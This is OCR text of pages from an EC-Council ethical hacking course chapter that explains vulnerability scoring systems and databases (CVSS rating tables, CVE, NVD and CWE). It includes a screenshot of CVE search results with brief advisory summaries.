
CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

https://www.first.org




Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

Common Vulnerabilities and Exposures (CVE)

A publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures



https://cve.mitre.org


Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

National Vulnerability Database (NVD)

- A U.S. government repository of standards-based vulnerability management data represented using the Security Content Automation Protocol (SCAP)
- These data enable the automation of vulnerability management, security measurement, and compliance
- The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics




https://nvd.nist.gov

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases (Cont'd)

Common Weakness Enumeration (CWE)

- A category system for software vulnerabilities and weaknesses
- It is sponsored by the National Cybersecurity FFRDC, which is owned by The MITRE Corporation, with support from US-CERT and the National Cyber Security Division of the U.S. Department of Homeland Security
- It has over 600 categories of weaknesses, which enable CWE to be effectively employed by the community as a baseline for weakness identification, mitigation, and prevention efforts



https://cwe.mitre.org

Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Vulnerability Scoring Systems and Databases

Due to the growing severity of cyber-attacks, vulnerability research has become critical as it helps to mitigate the chance of attacks. Vulnerability research provides awareness of advanced techniques to identify flaws or loopholes in the software that can be exploited by attackers. Vulnerability scoring systems and vulnerability databases are used by security analysts to rank information system vulnerabilities and to provide a composite score of the overall severity and

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

risk associated with identified vulnerabilities. Vulnerability databases collect and maintain information about various vulnerabilities present in information systems.

Following are some of the vulnerability scoring systems and databases:

- Common Vulnerability Scoring System (CVSS)
- Common Vulnerabilities and Exposures (CVE)
- National Vulnerability Database (NVD)
- Common Weakness Enumeration (CWE)

Common Vulnerability Scoring System (CVSS)

Source: *https://www.first.org*, *https://nvd.nist.gov*

CVSS is a published standard that provides an open framework for communicating the characteristics and impacts of IT vulnerabilities. The system's quantitative model ensures repeatable, accurate measurement while enabling users to see the underlying vulnerability characteristics that were used to generate the scores. Thus, CVSS is well suited as a standard measurement system for industries, organizations, and governments that need accurate and consistent vulnerability impact scores. Two common uses of CVSS are prioritizing vulnerability remediation activities and calculating the severity of vulnerabilities discovered on one's systems. The National Vulnerability Database (NVD) provides CVSS scores for almost all known vulnerabilities.

CVSS helps capture the principal characteristics of a vulnerability and produce a numerical score to reflect its severity. This numerical score can thereafter be translated into a qualitative representation (such as low, medium, high, or critical) to help organizations properly assess and prioritize their vulnerability management processes.

CVSS assessment consists of three metrics for measuring vulnerabilities:

- **Base Metric**: Represents the inherent qualities of a vulnerability
- **Temporal Metric**: Represents the features that continue to change during the lifetime of the vulnerability.
- **Environmental Metric:** Represents vulnerabilities that are based on a particular environment or implementation.

Each metric sets a score from 1–10, with 10 being the most severe. The CVSS score is calculated and generated by a vector string, which represents the numerical score for each group in the form of a block of text. The CVSS calculator ranks the security vulnerabilities and provides the user with information on the overall severity and risk related to the vulnerability.

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

High	7.0-8.9
Critical	9.0-10.0

Table 5.1: CVSS v3.0 ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10

Table 5.2: CVSS v2.0 ratings




Figure 5.1: Common Vulnerability Scoring System Calculator Version 3

Common Vulnerabilities and Exposures (CVE)

Source: *https://cve.mitre.org*

CVE® is a publicly available and free-to-use list or dictionary of standardized identifiers for common software vulnerabilities and exposures. The use of CVE Identifiers, or "CVE IDs," which

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

are assigned by CVE Numbering Authorities (CNAs) from around the world, ensures confidence among parties when discussing or sharing information about a unique software or firmware vulnerability. CVE provides a baseline for tool evaluation and enables data exchange for cybersecurity automation. CVE IDs provide a baseline for evaluating the coverage of tools and services so that users can determine which tools are most effective and appropriate for their organization's needs. In short, products and services compatible with CVE provide better coverage, easier interoperability, and enhanced security.

What CVE is:

- One identifier for one vulnerability or exposure
- One standardized description for each vulnerability or exposure
- A dictionary rather than a database
- A method for disparate databases and tools to "speak" the same language
- The way to interoperability and better security coverage
- A basis for evaluation among services, tools, and databases
- Free for the public to download and use
- Industry-endorsed via the CVE Numbering Authorities, CVE Board, and the numerous products and services that include CVE

Common Vulnerabilities and Exposures

CVE List | CNAs | About | WGs | News & Blog | Board

NVD
Go to for:
CVSS Scores
CPE Info
Advanced Search

Search CVE List | Download CVE | Data Feeds | Request CVE IDs | Update a CVE Entry

TOTAL CVE Entries: 118175

HOME > CVE > SEARCH RESULTS

Search Results

There are 414 CVE entries that match your search.

Name	Description
CVE-2019-9565	Druide Antidote RX, HD, 8 before 8.05.2287, 9 before 9.5.3937 and 10 before 10.1.2147 allows remote attackers to steal NTLM hashes or perform SMB relay attacks upon a direct launch of the product, or upon an indirect launch via an integration such as Chrome, Firefox, Word, Outlook, etc. This occurs because the product attempts to access a share with the PLUG-INS subdomain name; an attacker may be able to use Active Directory Domain Services to register that name.
CVE-2019-7097	Adobe Dreamweaver versions 19.0 and earlier have an insecure protocol implementation vulnerability. Successful exploitation could lead to sensitive data disclosure if smb request is subject to a relay attack.
CVE-2019-6452	Kyocera Command Center RX TASKalfa4501i and TASKalfa5052ci allows remote attackers to abuse the Test button in the machine address book to obtain a cleartext FTP or SMB password.

Figure 5.2: Common Vulnerabilities and Exposures (CVE)

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

National Vulnerability Database (NVD)

Source: *https://nvd.nist.gov*

The NVD is the U.S. government repository of standards-based vulnerability management data. It uses the Security Content Automation Protocol (SCAP). Such data enable the automation of vulnerability management, security measurement, and compliance. The NVD includes databases of security checklist references, security-related software flaws, misconfigurations, product names, and impact metrics.

The NVD performs an analysis on CVEs that have been published to the CVE Dictionary. NVD staff are tasked with the analysis of CVEs by aggregating data points from the description, references supplied, and any supplemental data that are publicly available. This analysis results in association impact metrics (Common Vulnerability Scoring System – CVSS), vulnerability types (Common Weakness Enumeration — CWE), and applicability statements (Common Platform Enumeration — CPE), as well as other pertinent metadata. The NVD does not actively perform vulnerability testing; it relies on vendors, third party security researchers, and vulnerability coordinators to provide information that is used to assign these attributes.

